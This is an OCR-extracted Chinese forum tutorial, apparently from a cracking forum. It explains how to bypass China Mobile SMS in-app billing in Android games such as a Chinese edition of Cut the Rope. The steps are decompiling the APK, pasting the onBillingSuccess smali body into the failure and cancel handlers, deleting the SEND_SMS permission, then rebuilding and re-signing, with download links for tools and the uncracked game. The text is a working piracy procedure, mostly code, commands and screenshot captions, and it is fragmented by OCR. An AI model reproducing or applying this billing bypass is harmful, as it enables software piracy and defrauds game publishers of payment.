static  {v2,  v1,  v3},  Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landr
oid/widget/Toast;

        move-result-object  v2

        .line  298
        invoke-virtual  {v2},  Landroid/widget/Toast;->show()V

goto  :goto_0

        .line  286
        :pswitch_data_0
        .packed-switch  0x1         //判断是否购买成功
:pswitch_0                  //购买成功则跳往:pswitch_0
                :pswitch_1                  //购买失败则跳往:pswitch_1
        .end  packed-switch
.end  method
```


OK 修改完毕...咱们在修改保存，重新编译，签名，测试

[Android] 安卓移动游戏确定发短信秒破！


看了*满城风雨* 的秒破移动所有 android 游,想怎么让他直接点确定而不会发送,在直接购买成功呢,其实很简单！
首先反编译你要破解的移动游戏这里拿割绳子-中国版测试

教程所用工具：apktool，Notepad++，**Signapk 签名工具**

所有工具请看 http://www.52pojie.cn/thread-225309-1-1.html




打开反编译的文件目录



打开 res\values\strings.xml 找到付费失败的提示

```
    <string name="gc_billing_error_network">网络连接失败，请设置网络后重试！</stri
    <string name="gc_billing_ok">购买成功！</string>
    <string name="gc_billing_ok_history">您已购买！</string>
    <string name="gc_billing_fail">您的付费操作失败了，请稍后重试！</string>
    <string name="gc_billing_require">"若不进行付费，您将无法获得
更好的游戏体验，是否确认？"</string>
    <string name="gc_billing_no_simcard">短信激活失败，请检查SIM卡！</string>
    <string name="gc_billing_simcard_unavailable">没有可用中国移动SIM卡！</string>
    <string name="gc_billing_check_network">找不到可用网络，请检查您当前的网络设置
```

可以看到,您的付费操作失败了，请稍后重试！对应的是 gc_billing_fail 所以在 smali 文件中搜索 gc_billing_fail



搜到在 smali\cn\emagsoftware\gamebilling\view\a$1.smali 中

```
# virtual methods
.method public onBillingFail(Ljava/lang/String;)V
    .locals 3
```

a$1.smali 中有三个函数


```
# virtual methods
.method public onBillingFail(Ljava/lang/String;)V
    .locals 3
```

```
.method public onBillingSuccess(Ljava/lang/String;)V
    .locals 3
```

```
.method public onUserOperCancel(Ljava/lang/String;)V
```


把 onBillingSuccess 函数中 内容全部复制,把 onUserOperCancel 内容删掉然后粘贴,再把 onBillingFail 函数中内容删掉然后再粘贴这样就好了,退出也购买成 功,直接点确定发送也成功,其实把 onBillingFail 函数的内容全删掉就剩 return-void 也行,不过不会马上提示成功会等几秒,好了保 存。


还有一步,以防万一把他的发短信权限去除！打开 AndroidManifest.xml




找到<uses-permission android:name="android.permission.SEND_SMS" />把它删除就行了！

好了,接下来就打包签名安装！



Microsoft Windows [?? 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
D:\apktool>apktool b gs gs.apk
I: Checking whether sources has changed...
I: Smaling...
I: Checking whether resources has changed...
I: Building resources...
I: Copying libs...
I: Building apk file...
D:\apktool>
吾爱破解论
www.52pojie.


计算机 ▸ 本地磁盘 (D:) ▸ apktool ▸ signapk ▸
搜索 signapk
编辑(E) 查看(V) 工具(T) 帮助(H)
安装到手机
新建文件夹
done
signfile
gs.apk
signapk.bat
说明.txt
C:\Windows\system32\cmd.exe
Press any key to continue . . .
吾爱破解论坛
www.52po

CHINA MOBILE 12:27
69%
割绳子－中国版
是否要安装该应用程序？
您的个人信息
查阅敏感日志数据，读取联系人数据
网络通信
完全的互联网访问权限
存储
修改/删除 SD 卡中的内容
手机通话
读取手机状态和身份
系统工具
更改 Wi-Fi 状态，更改网络连接性，写入"接入点名称"设置
全部显示
安装到手机
安装到SD卡
取消
吾爱破解论坛
www.52pojie.cn


合计：0
7. 宇宙盒
40
全部解锁
吾爱破解论坛
www.52pojie.cn

感谢支持正版游戏!
手机短信激活游戏!
中国移动手机游戏
China Mobile Games
确认支付6元激活游戏
您将选择使用[激活正版游戏]业务
共需花费人民币6.0元
客服电话:01065614561




还有手机端破解方法也是一样！

工具：dalvik 字节码

打开要破解的游戏点击 classes.dex 进入


CHINA MOBILE 13:56
100%
60%
assets/
lib/
META-INF/
res/
正在加载...
吾爱破解论坛
www.52pojie.cn


然后选择搜索字符串



搜索：gc_billing_fail

搜到 3 个点击进入 cn\emagsoftware\gamebilling\view\a$1 选择 Methods


CHINA MOBILE 14:45
100%
类结果
cn/emagsoftware/
gamebilling/b/a$12
cn/emagsoftware/
gamebilling/view/a$6
cn/emagsoftware/
gamebilling/view/a$1
吾爱破解论坛
www.52pojie.cn



和电脑上一样有 3 个,把 onBillingSuccess 函数中内容全部复制,把 onUserOperCancel 内容删掉然后粘贴,再把 onBillingFail 函数中内容删掉然后再粘贴这样就好了,退出也买成功,直接点确定发送也成功,其实把 onBillingFail 函数的内容全删掉就剩 return-void 也行,不过不会马上提示成功会等几秒!

CHINA MOBILE 14:11 100%
方法列表
<init>
(Lcn/emagsoftware/gamebilling/view/a;)V
onBillingFail
(Ljava/lang/String;)V
onBillingSuccess
(Ljava/lang/String;)V
onUserOperCancel
(Ljava/lang/String;)V
吾爱破解论坛
www.52pojie.cn

CHINA MOBILE 14:12
100%
编辑
invoke-static {v0} Lcn/emagsoftware/gamebilling/viewla;->a(Lcn/emagsoftware/gamebilling/viewla;)Ljava/lang/String;
move-result-object v0
编辑文字
剪切
复制
粘贴
invoke-interface {v0, v4} Lcn/emagsoftware/gamebilling/api/GameInterface$BillingCallback;->onBillingSuccess(Ljava/lang/String;)V
:label_86
return-void
吾爱破解论坛
www.52pojie.cn

CHINA MOBILE 14:13 100%
编辑
编辑文字
粘贴
输入法
吾爱破解论坛
www.52pojie.cn

CHINA MOBILE 14:14
100%
编辑
invoke-static {v0} Lcn/emagsoftware/gamebilling/view/a;->a(Lcn/emagsoftware/gamebilling/view/a;)Ljava/lang/String;
move-result-object v0
const/4 v1, 1
invoke-static {v0, v1} Lcn/emagsoftware/gamebilling/api/GameInterface;->
提示
是否保存?
确定
取消
move-result-object v0
invoke-interface {v0, v4} Lcn/emagsoftware/gamebilling/api/GameInterface$BillingCallback;->onBillingSuccess(Ljava/lang/String;)V
label_86:
return-void
吾爱破解论坛
www.52pojie.cn

好了然后保存。

还有一部！保存 classes.dex 后,在打开 AndroidManifest.xml 把发短信权限去除,删除这句话

然后就是保存安装！

反编译加签名工具：http://pan.baidu.com/s/1o6JMxVO

密码：sg87
未破解:http://pan.baidu.com/s/1i3uUh5z
密码:4ky5

[Android] 秒破移动所有 android 游戏 以亡灵杀手例

yd 有很多好玩的游戏，不过玩了就知道没钱真心玩不了。所以。。。。。
这个游戏非常坑爹。就拿它开刀。

g.10086.cn

LV
6
STAGE

35091
1179
BACK
中国移动手机游戏
尊敬的用户，您即将购买：
220块曲玉
共需支付话费29.9元（折合2990点）
请输入移动手机号码
好友代付
获取验证码
移动游戏
g.10086.cn
游戏名称：祭亡灵杀手
提供商：北京扎西嘉淼科技有限公司
客服电话：01064570602
1.9 元
3.9 元
4.9 元
9.9 元
19.9 元
29.9 元

我是在手机上完成破解的，但我在电脑上也分析过。我们用到的工具是 dalvik 字节码，以及电脑上解包工具，具体不介绍了。


1.先在电脑上找到购买失败和购买成功对应的 string。


2.用我们的 dalvik 字节码打开我们的安装包。

中国电信
17:27
com.nhncorp.skundeadcn-1.apk/
assets/
lib/
META-INF/
res/
AndroidManifest.xml
13-07-19 13:50:00 5.88K
classes.dex
13-07-19 13:49:30 278.10K
resources.arsc
13-07-19 13:49:30 10.51K

